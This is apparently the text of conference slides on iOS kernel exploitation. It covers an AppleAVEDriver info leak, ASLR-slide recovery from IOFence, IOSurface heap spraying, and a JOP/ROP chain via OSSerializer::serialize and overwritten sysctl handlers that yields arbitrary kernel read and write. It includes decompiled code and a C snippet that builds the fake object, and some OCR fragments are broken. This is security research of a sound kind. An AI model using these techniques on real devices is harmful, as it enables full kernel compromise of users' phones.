ADD     X5, X5, #aInputyuv@PAGEOFF ; "inputYUV"
MOV     X0, X20 ; AppleAVEDriver
MOV     X1, X19 ; Some IOSurface stuff copied to stack
BL      MapYUVInputFromCSID ; Branch with Link
```

AppleAVEDriver

MapYUVInputFromCSID main logic (translated to English)

```
buffer_mgr_mem = operator new(0x70LL);
IOSurfaceBufferMgr = initialize_IOSurfaceBufferMgr(
                                              buffer_mgr_mem,
                                              driver->mmu_manager,
                                              driver);
*controllable_pointer = (__int64)IOSurfaceBufferMgr;
any_address_we_want = *controllable_pointer;
controllable_pointer[1] = *(_QWORD *)(any_address_we_want + 0x38);
controllable_pointer[2] = *(_QWORD *)(any_address_we_want + 0x40);
checked_qword = *(_QWORD *)(any_address_we_want + 0x50);
controllable_pointer[3] = v26;
if ( (checked_qword >> 0x20) & 0xFFFFFFFF )
{
    goto panic;
}
*((_DWORD *)controllable_pointer + 8) = *(_DWORD *)(any_address_we_want + 0x18);
```

AppleAVEDriver

So we got an info leak?

- To leak the content of address X, at least one of the following must be true:
  - *(X + 0x18) == NULL
  - *(X + 0x1C) == NULL
  - *(X + 0x3C) == NULL (but then we leak only 4 bytes)
- And of course, X is a valid kernel address.

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Exploitation
Main plan

- Create an IOSurface object
- Leak the surface’s kernel heap address
  - Using the info leak vulnerability – IOSurfaceID to IOSurface kernel ptr
- Leak IOSurface’s vtable with the other info leak for ASLR calculation
- Free the surface and respray its location with something else
- Give the kernel the same heap address of our freed IOSurface
  - Different content this time, because we sprayed our data.
- Hijack kernel execution with JOP and get RW

Exploitation

Kernel base

- To leak the content of address X, at least one of the following must be true:
  - *(X + 0x18) == NULL
  - *(X + 0x1C) == NULL
  - *(X + 0x3C) == NULL (but then we leak only 4 bytes)
- And of course, X is a valid kernel address.

Exploitation

Kernel base

- Leak a
- We ha ... ak…

```
00000000 vtable             DCQ ?
00000008 refcount           DCD ?
0000000C field_c            DCD ?
00000010 field_10           DCQ ?
00000018 prev_surface_ptr DCQ ?
00000020 field_20           DCB ?
00000021 field_21           DCB ?
00000022 field_22           DCB ?
00000023 field_23           DCB ?
00000024 field_24           DCB ?
00000025 field_25           DCB ?
00000026 field_26           DCB ?
00000027 field_27           DCB ?
00000028 provider           DCQ ?
00000030 current_memory_region DCQ ?
00000038 memory_descriptor DCQ ?
```

Exploitation

Kernel base

```
00000000 vtable             DCQ ?                          ; offset
00000008 refcount           DCD ?
0000000C field_c            DCD ?
00000010 field_10           DCQ ?                          ; offset
00000018 prev_surface_ptr DCQ ?                            ; Never NULL
00000020 field_20           DCB ?
00000021 field_21           DCB ?
00000022 field_22           DCB ?
00000023 field_23           DCB ?
00000024 field_24           DCB ?
00000025 field_25           DCB ?
00000026 field_26           DCB ?
00000027 field_27           DCB ?
00000028 provider           DCQ ?                          ; Never NULL
00000030 current_memory_region DCQ ?                       ; Never NULL
00000038 memory_descriptor DCQ ?                           ; Never NULL
```

Exploitation

In IOSurface we trust

```
ADRP                X1, #aIosurface@PAGE     ; "IOSurface"
ADD                 X1, X1, #aIosurface@PAGEOFF ; "IOSurface"
ADRP                X2, #OSObject::gMetaClass(signed char)@PAGE ; OSObject::gMetaClass
LDR                 X2, [X2,#OSObject::gMetaClass(signed char)@PAGEOFF]
MOV                 W3, #0x338                ; IOSurface's object size
BL                  OSMetaClass::OSMetaClass(char const*,OSMetaClass const*,signed int)
```

IOSurface is a big object

Exploitation

Kernel base

- IOSurface creates an “IOFence” object
- A synchronization object that is used by IOSurface.

Exploitation

Kernel base

```
00000210 fence_current_queue DCQ ?                       ; Points to an "IOFence" object
00000218 fence_current_queue_tail DCQ ?                  ; offset
00000220 fence_waiting_queue DCQ ?                       ; Points to an "IOFence" object
00000228 fence_waiting_queue_tail DCQ ?                  ; offset
00000230 fence_allow_tearing DCB ?
00000231 field_0x231     DCB ?
00000232 field_0x232     DCB ?
00000233 field_0x233     DCB ?
00000234 bulk0           (null) ?                        ; All bulks are user read-writable
00000244 bulk1           (null) ?
00000254 bulk2           (null) ?
00000264 bulk3           DCQ ?                           ; offset
0000026C bulk4           DCB ?
0000026D bulk5           DCB ?
0000026E YcbCr_matrix_also DCB ?
0000026F bulk6           DCB ?
00000270 bulk7           DCB ?
00000271 bulk8           DCB ?
00000272 bulk9           DCB ?
00000273 bulk10          DCB ?
```

Exploitation

Kernel base

```
00000000 vtable          DCQ ?                    ; offset
00000008 field_0x8       DCB ?
00000009 field_0x9       DCB ?
0000000A field_0xa       DCB ?
0000000B field_0xb       DCB ?
0000000C field_0xc       DCB ?
0000000D field_0xd       DCB ?
0000000E field_0xe       DCB ?
0000000F field_0xf       DCB ?
00000010 surface         DCQ ?                    ; offset
00000018 accelerator     DCD ?
0000001C direction       DCD ?
00000020 callback        DCQ ?                    ; offset
00000028 target          DCQ ?                    ; offset
00000030 ref             DCQ ?                    ; offset
00000038 field_0x38      DCB ?
00000039 field_0x39      DCB ?
0000003A field_0x3a      DCB ?
0000003B field_0x3b      DCB ?
0000003C completed       DCD ?                    ; 0 if in a surface queue
```

Exploitation

IOFence is IOSurface’s best friend

- We can leak IOFence’s vtable!
- And calculate the ASLR slide! ☺

Exploitation

Main plan

- Create an IOSurface object
- Leak the surface's kernel heap address
  - Using the info leak vulnerability – IOSurfaceID to IOSurface kernel ptr
- Leak the IOFence queue for the IOFence's vtable
  - ASLR slide is calculated
- Free the surface and respray its location with something else
- Give the kernel the same heap address of our freed IOSurface
  - Different content this time, because we sprayed our data.
- Hijack kernel execution with JOP and get RW

Exploitation
Heap spray

- Finding the best *OSUnserializeXML* case:
  - Persistent in heap
  - No limitations on sprayed data
  - No limitation on how many objects we can spray

Exploitation

Heap spray

- IOSurface comes to the rescue!
- Selectors 9

Exploitation

Heap spray

```
IOSurfaceRootUserClient::set_value
{
      user_array = (OSArray *)OSUnserializeXML(
                                        input_buffer + 8,
                                        &input_buffer[input_buffer_size] - (input_buffer + 8),
                                        0LL);
       ...
          val = user_array->getObject(0);
          key = user_array->getObject((OSArray *)user_array_2, 1u);
          IOSurfaceClient::setValue(surface_client, key_string, val, output_buffer)
       ...
}
```

Exploitation

Heap spray

```
bool IOSurface::setValue(IOSurface *self, OSSymbol *key, void * val, void *output)
{
  if ( surface->all_properties ||
     (IOSurface::init_all_properties(surface) && surface->all_properties) )
  {
      ...
      if ( !key->isEqualTo("CreationProperties"))
      {
        /* Store user controlled OSData into a user controlled OSString key */
        ret = surface->all_properties->setObject(surface->all_properties,
                                                 key,
                                                 val);

      }
       ...
  }
  else
  {
    ret = 0;
  }
  return ret;
}
```

Exploitation
Heap spray

- Persistent in memory
- No limitation on sprayed data
- No limitation on amount of sprayed objects
- Is that everything?

Exploitation
Heap spray

- IOSurface ultimate spray
- Selector 10

Exploitation

Heap spray

```
bool IOSurfaceRootUserClient::get_value
{
  value = (OSData *)IOSurfaceClient::copyValue(surface_client, key,
(size_t)(output_buffer_1 + 4));
  if ( value )
  {
    osserializer = (OSSerialize *)OSSerialize::binaryWithCapacity(...);
    if ( osserializer )
    {
      if ( (value->serialize(osserializer) )
      {
        binary_length = osserializer->getLength();
        binary_data = osserializer->text();
        memcpy(output_buffer, binary_data, binary_length);
      }
    }
  }
  ...
}
```

Exploitation

Heap spray

```
OSMetaClassBase * IOSurface::copyValue
{
   all_properties = surface->all_properties;
   val = (OSMetaClassBase *)all_properties->getObject(key);
...
   return ret;
}
```

Exploitation

Heap spray

- Persistent in memory
- No limitation on sprayed data
- No limitation on amount of sprayed objects

- Is that everything?
- **Allows re-reading the sprayed object**

Exploitation

Hijacking kernel execution

- Goals:
  - Arbitrary kernel read
  - Arbitrary kernel write
  - Arbitrary kernel ROP
- Whenever we want, deterministically

Exploitation

Hijacking kernel execution

- Current primitive:
  - our_fake_object->any_address_we_want(our_fake_object);
- Gadgets?

```
OSSerializer::serialize(OSSerialize *)const
MOV             X8, X1                      ; Rd = Op2
We completely control X0
LDP             X1, X3, [X0,#0x18]          ; Load Pair
LDR             X9, [X0,#0x10]              ; Load from Memory
MOV             X0, X9                      ; Rd = Op2
MOV             X2, X8                      ; Rd = Op2
Jump to any function we want
While controlling the first 2 params
BR              X3                          ; Branch To Register
```

- Exploitation

```c
/* OSSerializer::serialize(data + 0x234, SYSCTL_HANDLER_SIZE * 2) */
*(void**)(data + 0x10) = object_address + 0x234;
*(unsigned long*)(data + 0x18) = SYSCTL_HANDLER_SIZE * 2; /* third parameter for ROP chain */
*(void**)(data + 0x20) = offsets_get_kernel_base() + OFFSET(osserializer_serialize);

/* copyin(g_fake_sysctl_handlers, l1dcachesize_handler, SYSCTL_HANDLER_SIZE * 2) */
*(void**)(data + 0x234 + 0x10) = g_fake_sysctl_handlers; /* first paramter for ROP chain */
/* second parameter for ROP chain */
*(void**)(data + 0x234 + 0x18) = offsets_get_kernel_base() + OFFSET(l1dcachesize_handler);
*(void**)(data + 0x234 + 0x20) = offsets_get_kernel_base() + OFFSET(copyin);
```

Exploitation

Hijacking kernel execution

- New primitive!
  - Any_kernel_function(any_arg0, any_arg1, any_arg2)
- Sufficient for a one-time copyin from user!
- What should we overwrite?

Exploitation

Hijacking kernel execution

- Sysctl are in the DATA section
  - AMCC\KPP don’t protect those ☺
  - For any sandbox profile, there’s almost always an accessible sysctl.

Exploitation

Hijacking kernel execution

- Goals:
  - Arbitrary kernel read
  - Arbitrary kernel write
  - Arbitrary kernel ROP
- **Whenever we want, deterministically**


Exploitation

Hijacking kernel execution

- Overwrite 2 sysctls
  - One to ROP to our sprayed data
  - Second one to modify our sprayed data

Exploitation


Hijacking kernel execution




Exploitation

Hijacking kernel execution

- To ROP to any kernel function with controlled 3 params:
  - Call sysctl B to modify our sprayed data with ROP data accordingly
  - Call sysctl A to ROP with OSSerializer::serialize with our sprayed data
  - PROFIT


Call OSSerializer::serialize again
Control 3 args
copyin
Sysctl B
Sysctl A
Overwrite 2 following sysctls
OSSerializer::serializer
Control first 2 args
Our sprayed data


Call OSSerializer::serialize aga
Control 3 args
OSSerializer::ser
Control first 2 args
PWNED
imgflip.com
Sysctl B
Sysctl A
copyin
Modify sprayed data

Exploitation
Hijacking kernel execution

- We have arbitrary unlimited kernel ROP execution
- How to achieve arbitrary kernel RW?
- ROP to copyin and copyout!

Agenda

Review of neglected attack surfaces

Past vs the Future

Vulnerabilities

New iOS vulnerabilities

Exploitation

New techniques as well

Jailbreak

WEN ETA PLZ

Conclusions

And Q&A

